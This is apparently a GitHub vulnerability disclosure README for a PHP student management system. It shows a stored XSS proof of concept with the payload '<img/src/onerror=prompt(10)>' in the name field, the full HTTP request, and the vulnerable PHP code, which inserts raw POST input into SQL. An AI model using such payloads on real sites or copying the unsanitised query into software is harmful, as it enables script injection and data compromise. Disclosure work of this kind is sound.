D4rkP0w4r Create README.md ... on Mar 16 4

View code

README.md


sms-Add_Student-Stored_XSS-POC

Description => Stored_XSS at `Add Student`

Step to Reproduct

- Login to admin -> `Students` -> `Add Student` -> input payload `<img/src/onerror=prompt(10)>` at `Enter Name`

Exploit



Enter Roll Number
1234567

1st


Enter Name
<img/src/onerror=prompt(10)>

Enter City Name
Newyork

Enter Mobile Number
12345


Enter Email Address
haha@gmail.com

- Input payload at `Enter Name` -> clicked `Add Students` -> access `All Student` -> The XSS will trigger


localhost:8080/sms/admin/allstu
localhost:8080/sms/admin/allstudents.php
OK
Cancel

localhost:8080 says
10

- Log out admin and typed `roll number` -> The XSS will trigger


- 

Student information

1st

Enter Your Roll Number: 1234567

SHOW INFORMATION



Student information

Enter Your Roll Number

SHOW INFORMATION


localhost:8080

10

hacked

Name	
Standerd	1
Contact	123456
City	Newyork

Vulnerable Code



```php
<?php
require_once('../include/header.php');
?>

<?php

    require_once('../include/dbcon.php');

    if(isset($_POST['submit'])){
    $image_name = $_FILES['image']['name'];
    $temp_image_name =  $_FILES['image']['tmp_name'];
    $rollno = $_POST['rollno'];
    $standerd= $_POST['standerd'];
    $name= $_POST['name'];
    $gender= $_POST['gender'];
    $contact = $_POST['contact'];
    $email =  $_POST['email'];
    $city = $_POST['city'];
    move_uploaded_file($temp_image_name,"img/$image_name");
   $query = "INSERT INTO `students`(`rollno`, `standerd`, `name`, `gender`, `contact`, `email`, `city`,`image`) VALUES ('$rollno','$standerd','$name','$
    $run = mysqli_query($con,$query);

    if($run)
    {
        $_SESSION['student_added'] = "Student Added Successfully";
        $student_added =  $_SESSION['student_added'];
    }
    else{

      $_SESSION['student_added_failed'] = "Failed To Add New Student";
      $student_added_failed =  $_SESSION['student_added_failed'];
     }
}
?>
      <!-- The Coding Has Been Started From Here -->

      <nav class="teal">
        <div class="container">
```

- When inserting into the database, the input is not filtered out bad characters

POC

- `Injection Point`

```
------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="name"

<img/src/onerror=prompt(10)>
```

- `Request`

```
POST /sms/admin/addstudent.php HTTP/1.1
Host: localhost:8080
Content-Length: 992
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAvKt9LM2RnnkuA0K
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/sms/admin/addstudent.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=p440fhd7svqid5f063i3epg29k
Connection: close

------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="image"; filename="car.png"
Content-Type: application/octet-stream


------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="rollno"

1234567
------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="name"

<img/src/onerror=prompt(10)>
------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="contact"

123456
------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="standerd"

1
------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="city"

Newyork
------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="email"

haha@gmail.com
------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="gender"

male
------WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="submit"


------WebKitFormBoundaryAvKt9LM2RnnkuA0K--
```

`POC VIDEO`

https://drive.google.com/file/d/1PLRmIi7EBMAXkLMUhUy09PVph1CW6otF/view?usp=sharing

Releases

No releases published

Packages

No packages published